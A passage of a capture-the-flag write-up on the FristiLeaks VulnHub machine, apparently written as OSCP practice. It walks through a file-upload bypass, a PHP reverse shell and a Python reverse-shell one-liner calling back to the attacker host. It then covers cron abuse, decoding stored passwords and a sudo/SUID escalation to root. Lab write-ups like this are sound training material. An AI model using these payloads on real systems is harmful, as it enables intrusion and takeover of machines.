| <b>Configure Command</b> | './configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdbm' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvsem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem' |
| <b>Server API</b>        | Apache 2.0 Handler                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |

## Step 1: PHP Reverse Shell Script modification

Although meterpreter is convenient and powerful, let's avoid it for now. If this were an OSCP exam scenario, you really wouldn't want to waste your only metasploit/meterpreter this early in the game. Let's see if we can keep things simple.

As an alternative, a decision is made to use the excellent php-reverse-shell.php script from pentestmonkey (pentestmonkey.net/tools/web-shells/php-reverse-shell). It needs a bit of customisation on two points - the IP address and the port number. Also observe the fact that the file was given the double-underscore to make it past the server side controls that are in place to make the file upload 'secure' :-).

```
GNU nano 2.9.8 php-reverse-shell.php.png
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
// Some compile-time options are needed for daemonisation (like pcntl, po
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set time limit (0);
$VERSION = "1.0";
$ip = '10.10.10.3'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

## Step 2: Establish a netcat listener

Just the usual mechanism, with the required port. The 'v' (verbose) switch is used as a personal preference.

```
root@kali: ~/vulnhub/fristileaks/exploit
File Edit View Search Terminal Help
root@kali:~/vulnhub/fristileaks/exploit# nc -nlvp 5555
listening on [any] 5555 ...
█
```

### Step 3: Upload the php reverse shell

Just follow the on-screen controls ... no trickery needed.

### Step 4: Execute the php reverse shell

By navigating to <http://10.10.10.2/fristi/uploads/php-reverse-shell.php.png> we get a shell!

```
root@kali: ~/vulnhub/fristileaks/exploit
File Edit View Search Terminal Help
root@kali:~/vulnhub/fristileaks/exploit# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.2] 49699
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10
64 GNU/Linux
06:43:39 up 31 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ █
```

Kali Linux, an Offensive S... x Connecting... x

10.10.10.2/fristi/uploads/php-reverse-shell.php.png

Most Visited Offensive Security Kali Linux Kali Docs

**PHP Version 5.3.3**

|        |                             |
|--------|-----------------------------|
| System | Linux localhost.localdomain |
|--------|-----------------------------|

# 0x4 Priv Esc Overview

05 August 2018 13:51

## Step 0: Some initial situational awareness

Now that we have a basic shell, we want to know a few things:

- Where are we? ( we already know how we got there with the file upload trick)
- What do we have and what can we do with that info ?. In other words, what privileges do we have and what other information is available to us such as operating system details/
- Where do we want to go and what do we need to get there? For example, can we access resources that would lead us to gaining 'root'

Straight off, just by viewing the data in the shell (courtesy of the php-reverse-shell script), we can tell the following:

- Linux Kernel Details: Linux localhost.localdomain 2.6.32-573.8.1.el6.x86\_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86\_64 x86\_64 x86\_64 GNU/Linux
- UID: Running as apache privs (no surprise)

```
listening on [any] 5555 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.2] 49701
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
08:39:08 up 2:27, 0 users, load average: 0.02, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
```

When we perform a 'pwd' (print working directory), you find ourselves back at the server root - now we know where we are at. Simply traverse back to the web folder for the file uploads - i.e. where our exploitation began. You can get the full path by examining the phpinfo.php file created earlier in the browser and adding on '/fristi/uploads'.

|               |                |
|---------------|----------------|
| REMOTE_ADDR   | 10.10.10.3     |
| DOCUMENT_ROOT | /var/www/html  |
| SERVER_ADMIN  | root@localhost |

So we 'cd' to 'var/www/html/fristi/uploads'

```
cd /var/www/html/fristi/uploads
sh-4.1$ ls
ls
index.html
output.php%00.png
output.php.png
output.png
php-reverse-shell.php.png
phpinfo.php.png
reverse.php.png
sh-4.1$
```

Aside from an index.html page (that says 'no!' ;-)), you can only see a few other files uploaded in previous experiments.

## Step 1: Reviewing the app login facility

Finding nothing of interest, we traverse back a folder ('cd ..') and get a number of php files and some 'b64' files.

```
sh-4.1$ ls -la
ls -la
total 172
drwxr-xr-x. 3 apache apache 4096 Nov 17 2015 .
drwxr-xr-x. 7 root root 4096 Nov 25 2015 ..
-rw-r--r--. 1 apache apache 1310 Nov 17 2015 checklogin.php
-rw-r--r--. 1 apache apache 1216 Nov 17 2015 do_upload.php
lrwxrwxrwx. 1 apache apache 14 Nov 17 2015 index.php -> main_login.php
-rw-r--r--. 1 apache apache 191 Nov 17 2015 login_success.php
-rw-r--r--. 1 apache apache 45 Nov 17 2015 logout.php
-rw-r--r--. 1 apache apache 1396 Nov 17 2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17 2015 pic.b64
-rw-r--r--. 1 apache apache 1642 Nov 17 2015 pic2.b64
-rw-r--r--. 1 apache apache 372 Nov 17 2015 upload.php
drwxrwxrwx. 2 apache apache 4096 Aug 5 06:26 uploads
sh-4.1$
```

The application has a login, so the most interesting is the 'checklogin.php' page. Perform a 'cat' to view the file contents:

```
sh-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name
```

This is extremely interesting .... With a local shell, we could log into the MySQL instance. We take a look at the running processes, and grep for 'mysql'

```
sh-4.1$ ps -ef | grep mysql
ps -ef | grep mysql
root      1240      1   0 06:12 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe --datadir=/var/lib/mysql --sock
et=/var/lib/mysql/mysql.sock --pid-file=/var/run/mysqld/mysqld.pid --basedir=/usr --user=mysql
mysql     1342    1240   0 06:12 ?        00:00:02 /usr/libexec/mysqld --basedir=/usr --datadir=/var/lib/mysql
--user=mysql --log-error=/var/log/mysqld.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/lib/mysql/m
ysql.sock
apache    2521    2403   0 08:53 ?        00:00:00 grep mysql
sh-4.1$
```

So ... we see mention of the mysql user and 'root' together .... Interesting .... Let's mark that for further follow up.

## Step 2: Exploring the file system a little more for anything obvious

We're not talking about exploiting the ENTIRE file system .... keep that for later. Moreso, there may be more interesting details at /var/www/html/. There's nothing new in the beer, cola or sisi folders, or indeed at the root of 'html'



```

sh-4.1$ ls -lah
ls -lah
total 36K
drwxr-xr-x. 7 root    root    4.0K Nov 25  2015 .
drwxr-xr-x. 6 root    root    4.0K Nov 17  2015 ..
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 beer
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 cola
drwxr-xr-x. 3 apache apache 4.0K Nov 17  2015 fristi
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 images
-rw-r--r--. 1 apache apache 703 Nov 17  2015 index.html
-rw-r--r--. 1 apache apache 62 Nov 17  2015 robots.txt
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 sisi
sh-4.1$ ls -lah beer
ls -lah beer
total 12K
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 .
drwxr-xr-x. 7 root    root    4.0K Nov 25  2015 ..
-rw-r--r--. 1 root    root     33 Nov 25  2015 index.html
sh-4.1$ ls -lah cola
ls -lah cola
total 8.0K
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 .
drwxr-xr-x. 7 root    root    4.0K Nov 25  2015 ..
lrwxrwxrwx. 1 root    root     29 Nov 25  2015 index.html -> /var/www/html/beer/index.html
sh-4.1$ ls -lah sisi
ls -lah sisi
total 8.0K
drwxr-xr-x. 2 apache apache 4.0K Nov 25  2015 .
drwxr-xr-x. 7 root    root    4.0K Nov 25  2015 ..
lrwxrwxrwx. 1 root    root     29 Nov 25  2015 index.html -> /var/www/html/beer/index.html
sh-4.1$

```

So ... we step back to /var/www/

```

sh-4.1$ pwd
/var/www
pwd
sh-4.1$ ls -lah
ls -lah
total 28K
drwxr-xr-x. 6 root    root    4.0K Nov 17  2015 .
drwxr-xr-x. 19 root    root    4.0K Nov 19  2015 ..
drwxr-xr-x. 2 root    root    4.0K Aug 24  2015 cgi-bin
drwxr-xr-x. 3 root    root    4.0K Nov 17  2015 error
drwxr-xr-x. 7 root    root    4.0K Nov 25  2015 html
drwxr-xr-x. 3 root    root    4.0K Nov 17  2015 icons
-rw-r--r--. 1 root    root    98 Nov 17  2015 notes.txt
sh-4.1$

```

The 'notes.txt' file is examined ...

```

sh-4.1$ cat notes.txt
cat notes.txt
hey eezeepz your homedir is a mess, go clean it up, just dont delete
the important stuff.
-jerry
sh-4.1$

```

So .... A poiinter to check out what would be /home/eezeepz? Let's see!

In the '/home' folder, we can see:

```

sh-4.1$ ls -lah
ls -lah
total 28K
drwxr-xr-x. 5 root    root    4.0K Nov 19  2015 .
dr-xr-xr-x. 22 root    root    4.0K Aug 5 06:12 ..
drwx-----. 2 admin   admin   4.0K Aug 4 13:54 admin
drwx---r-x. 5 eezeepz eezeepz 12K Nov 18  2015 eezeepz
drwx-----. 2 fristigod fristigod 4.0K Nov 19  2015 fristigod
sh-4.1$

```

First we try eezeepz. There is a LOT of stuff in here ... a lot of binaries, some settings, and '.OLD' folder and also a 'notes.txt'. A few checks:

Nothing in the .Old Folder

```
sh-4.1$ ls .Old
ls .Old
sh-4.1$ ls -la .Old
ls -la .Old
total 16
drwxrwxr-x. 2 eezeepz eezeepz 4096 Nov 17 2015 .
drwx---r-x. 5 eezeepz eezeepz 12288 Nov 18 2015 ..
sh-4.1$
```

Same story for '.settings' (not illustrated)

Looking at the .bash\_profile file reveals why the home directory is so messy ... the PATH contains an interesting entry - the 'bin' folder is in their 'home' path. This suggests that the user is confined to a 'jail'. This is a very common scenario on web hosting accounts designed for developers who have SSH access but are only able to use a small number of Linux apps:

```
sh-4.1$ cat .bash_profile
cat .bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
    . ~/.bashrc
fi

# User specific environment and startup programs

PATH=$PATH:$HOME/bin

export PATH
```

Finally, we take a look at the 'notes.txt' file sitting inside the home folder ...

```
sh-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
sh-4.1$
```

This is REALLY interesting .... It looks like there is a CRONJOB running that takes whatever is specified in 'runthis' and executes this with higher privs.

## Step 3: Automated Enumeration with LinEnum

It would be REALLY tempting to jump headlong straight into the above scenario, but we should still perform some automated enumeration to understand the biggest possible picture of the box. It could be too easy to disappear down a rabbit hole for several hours (remember .... the clock is ticking towards 4 hours) only to come up with nothing but wasted effort.

At this point we transfer a copy of LinEnum to the tmp folder via wget and executed it (make sure you run chmod +x against the file once it is on the victim machine to ensure it is executable).

Your attacking box may already have a web server running, but if not, you can easily navigate to the folder where your LinEnum.sh file is hosted and then issue the following command:

```
python -m SimpleHTTPServer
```

By default, this will start a web server on port 8000 on your attacking box.

Once LinEnum is run, we get a LOT of detail, so a summary is presented below.

- Confirmation that the linux distribution is CentOS release 6.7 (Final)
- Everything within /home/eezeepz/ is world-readable (we SORT of suspected this but didn't verify)
- SELinux is disabled - so that means that a lot of protection controls are not activated. Perhaps a nice kernel level exploit might work!
- Software installed (useful for potential privesc routes)
  - o Sudo 1.8.6p3
  - o mysql Ver 14.14 Distrib 5.1.73, for redhat-linux-gnu (x86\_64) using readline 5.1
- Gcc is installed (just in case we need to compile any C exploits).
- Nothing really interesting for SUID files. There is a HUGE caveat to this which we will come back to later!

## Step 4: Moving forward:

A few summary notes

- The 'runthis' / cronjob mechanism run by the 'admin' user looks to be the most promising
- Let's not forget that there is a fairly old kernel in play here

# 0x5 Priv Esc (The Detail)

05 August 2018 13:42

Revisiting the 'notes.txt' from /home/eezpeez we should be able to write a command to '/tmp/runthis' and this will get executed in the context of the 'admin' user, once a cronjob runs every minute. That's the theory anyhow.

## Step 0: Created a 'runthis' file

The pentestmonkey resources are really useful, especially the 'reverse shell one-liners' (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>). The python variant is customized with the IP for the attacking machine and the TCP port 4444 (not very 'Red Team', but I don't see a Blue Team knocking around or any local endpoint protections)

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.3",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

The script was saved as 'runthis' (no .py extension), and a wget command was issued from the victim box to download a copy of the file to the /tmp folder. As before, a quick python web server is very handy.

## Step 1: Set up a netcat listener on the attacking box

- nc -nlvp 4444

## Step2: Wait for the cronjob to kick in ....

Within a minute, we get our shell that is running as the 'admin' user .... We list out the files in the current directory and make an attempt to view the contents of /etc/shadow, but it fails. This means we aren't root yet.



```
root@kali: ~/vulnhub/fristileaks/exploit
File Edit View Search Terminal Help
root@kali:~/vulnhub/fristileaks/exploit# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.3] from (UNKNOWN) [10.10.10.2] 56386
sh: no job control in this shell
sh-4.1$ whoami
whoami
admin
sh-4.1$ ls -lah
ls -lah
total 660K
drwx----- 2 admin admin 4.0K Aug 4 13:54 .
drwxr-xr-x 5 root root 4.0K Nov 19 2015 ..
-rw----- 1 admin admin 952 Aug 5 13:58 .bash_history
-rw-r--r-- 1 admin admin 18 Sep 22 2015 .bash_logout
-rw-r--r-- 1 admin admin 176 Sep 22 2015 .bash_profile
-rw-r--r-- 1 admin admin 124 Sep 22 2015 .bashrc
-rwxr-xr-x 1 admin admin 45K Nov 18 2015 cat
-rwxr-xr-x 1 admin admin 48K Nov 18 2015 chmod
-rw-r--r-- 1 admin admin 737 Nov 18 2015 cronjob.py
-rw-r--r-- 1 admin admin 21 Nov 18 2015 cryptedpass.txt
-rw-r--r-- 1 admin admin 258 Nov 18 2015 cryptpass.py
-rwxr-xr-x 1 admin admin 89K Nov 18 2015 df
-rwxr-xr-x 1 admin admin 24K Nov 18 2015 echo
-rwxr-xr-x 1 admin admin 160K Nov 18 2015 egrep
-rwxr-xr-x 1 admin admin 160K Nov 18 2015 grep
-rw-r--r-- 1 admin admin 9 Aug 4 11:17 output.txt
-rwxr-xr-x 1 admin admin 84K Nov 18 2015 ps
-rw-r--r-- 1 fristigod fristigod 25 Nov 19 2015 whoisyourgodnow.txt
sh-4.1$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
sh-4.1$
```

## Step 3: Digging in to what we've got

The first port of call in our new shell is the `.bash_history`. Nothing there, aside from a few commands already put in from some quick experiments

The `'cronjob.py'` file is exactly that .... It is a script that helped us to become the `'admin'` user

Of specific interest are the following (output.txt was generated intentionally in an undocumented experiment):

- cryptedpass.txt
- cryptpass.py
- whoisyourgodnow.txt

Looking at `whoisyourgodnow.txt` we get

```
=RFn0AKnIMHMP1zpyuTI0ITG
```

So this looks like a base64 string in reverse.

Looking at the `cryptpass.py` script



```
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
sh-4.1$
```

It looks like a clear text string is converted to base64, the character order reverse and then 'encoded' via rot13

Let's work in reverse.

First of all ... a shoutout to the good folks on stackoverflow

(<https://stackoverflow.com/questions/5442436/using-rot13-and-tr-command-for-having-an-encrypted-email-address>) who came up with the following code to create a rot13 alias

```
alias rot13="tr 'A-Za-z' 'N-ZA-Mn-za-m' "
```

The 'rev' keyword can also reverse the character order of a string. Putting both elements together with pipes we get:

```
cat whoisyourgodnow.txt | rev | rot13 | base64 -d
```

When run, we get the following result:

```
LetThereBeFristi!
```

The same is repeated for the contents of 'cryptedpass.txt':

```
Thisisalsopw123
```

So ... now we have 2 passwords. Purely on naming conventions, we assume that LetThereBeFristi! Is specific to the user fristigod. So let's try jumping to that user.

```
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$
```

And it works .... We are logged in as 'fristigod'

## Step 4: What can we do with 'fristigod'?

Switching into /home/fristigod and dumping a copy of everything to screen doesn't reveal a great deal:

```

bash-4.1$ pwd
pwd
/home/admin
bash-4.1$ cd ..
cd ..
bash-4.1$ ls
ls
admin eezeepz fristigod
bash-4.1$ cd fristigod
cd fristigod
bash-4.1$ ls
ls
bash-4.1$ ls -la
ls -la
total 20
drwx----- 2 fristigod fristigod 4096 Nov 19 2015 .
drwxr-xr-x. 5 root      root      4096 Nov 19 2015 ..
-rw-r--r-- 1 fristigod fristigod   18 Sep 22 2015 .bash_logout
-rw-r--r-- 1 fristigod fristigod  176 Sep 22 2015 .bash_profile
-rw-r--r-- 1 fristigod fristigod  124 Sep 22 2015 .bashrc
bash-4.1$

```

So ... let's see if this user has ANY sudo related privs:

```

bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristigod : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$

```

So ... a reference to a file call 'doCom'. And per further examination, it is a SUID binary. That's very interesting .... If you recall from the use of linenum.sh, this didn't come up on our radar at all, primarily because the 'apache' user didn't have access to that folder.

```

bash-4.1$ ls -lah /var/fristigod/.secret_admin_stuff/doCom
ls -lah /var/fristigod/.secret_admin_stuff/doCom
-rwsr-sr-x 1 root root 7.4K Nov 25 2015 /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$

```

So .... A lesson learned that sometimes with initial enumeration after gaining a low priv shell, you may need to revisit those checks if you migrate to another user (i.e. from apache > admin > fristigod)

## Step 5: Going for the kill with the SUID binary

Even though we are 'fristigod', we have to run the sudo command in the context of user 'fristigod'. As a reasonably informed guess, 'doCom' probably means 'do command'. So .... On that basis, let's opt form '/bin/bash'

One other point .... before going any further .... Make sure you are in a tty shell, otherwise running sudo type commands probably won't work. The following command should work fine (a neat trick I found at <https://netsec.ws/?p=337>)

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Our command to run the sudo command now looks like:

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom  
/bin/bash
```

And the result is (drum roll ...):

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash  
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash  
bash-4.1# id  
id  
uid=0(root) gid=100(users) groups=100(users),502(fristigod)  
bash-4.1#
```

Happy days .... We have successfully gained root! :-) Now all that remains is to 'capture the flag'

```
bash-4.1# cd /root  
cd /root  
bash-4.1# ls -lah  
ls -lah  
total 48K  
dr-xr-x---. 3 root root 4.0K Nov 25 2015 .  
dr-xr-xr-x. 22 root root 4.0K Aug 5 06:12 ..  
-rw-----. 1 root root 2.0K Aug 4 13:54 .bash_history  
-rw-r--r--. 1 root root 18 May 20 2009 .bash_logout  
-rw-r--r--. 1 root root 176 May 20 2009 .bash_profile  
-rw-r--r--. 1 root root 176 Sep 22 2004 .bashrc  
drwxr-xr-x. 3 root root 4.0K Nov 25 2015 .c  
-rw-r--r--. 1 root root 100 Sep 22 2004 .cshrc  
-rw-----. 1 root root 246 Nov 17 2015 fristileaks_secrets.txt  
-rw-----. 1 root root 1.3K Nov 17 2015 .mysql_history  
-rw-r--r--. 1 root root 129 Dec 3 2004 .tcshrc  
-rw-----. 1 root root 829 Nov 17 2015 .viminfo  
bash-4.1# cat fristileaks_secrets.txt  
cat fristileaks_secrets.txt  
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]  
  
I wonder if you beat it in the maximum 4 hours it's supposed to take!  
  
Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)  
  
Flag: Y0u_kn0w_y0u_l0ve_fr1st1  
  
bash-4.1#
```

# 0x6 Conclusion

05 August 2018 20:24

## It doesn't end with root ... usually

In a 'real' scenario, gaining 'root' means to an end - i.e. it could unlock access to customer data or enable pivoting into an internal network. Reports handed over to non-technical customer are likely to be tossed aside if all you mentioned was how you 'pwned their system' as opposed to communicating the real business impacts. However, for the purpose of this isolated technical exercise, we achieved our goal of gaining 'root' and 'capturing the flag'.

All in all, just under 4 hours was spent on this machine over 2 days. Actually, more time was probably spent on doing the actual writeup.

This was a nice way to dip my toes into all things Vulnhub as I prepare for my OSCP exam. My style is to learn by doing and hopefully you see that in the info I have provided. I like to carefully examine all the possible avenues to make the best use of my time. All too often, I've wasted too much time down a rabbit hole - a painful practice that could have been avoided if I was more disciplined in my enumeration.

I know that plenty of people would opt to go the metasploit / meterpreter route for a lot of their work. That's absolutely fine - whatever works for you. But since you only get one chance with that (minus a non-meterpreter payload for 'exploit/multi/handler'), I want to stay as close to when looking at the vulnhub.com machines.

Finally, many thanks to the folks at vulnhub.com for such a wonderful resource and also to Ar0xA for creating a really nice VM.

I'd be grateful for your feedback/comments/suggestions. You can find me on twitter: @jckhmr\_t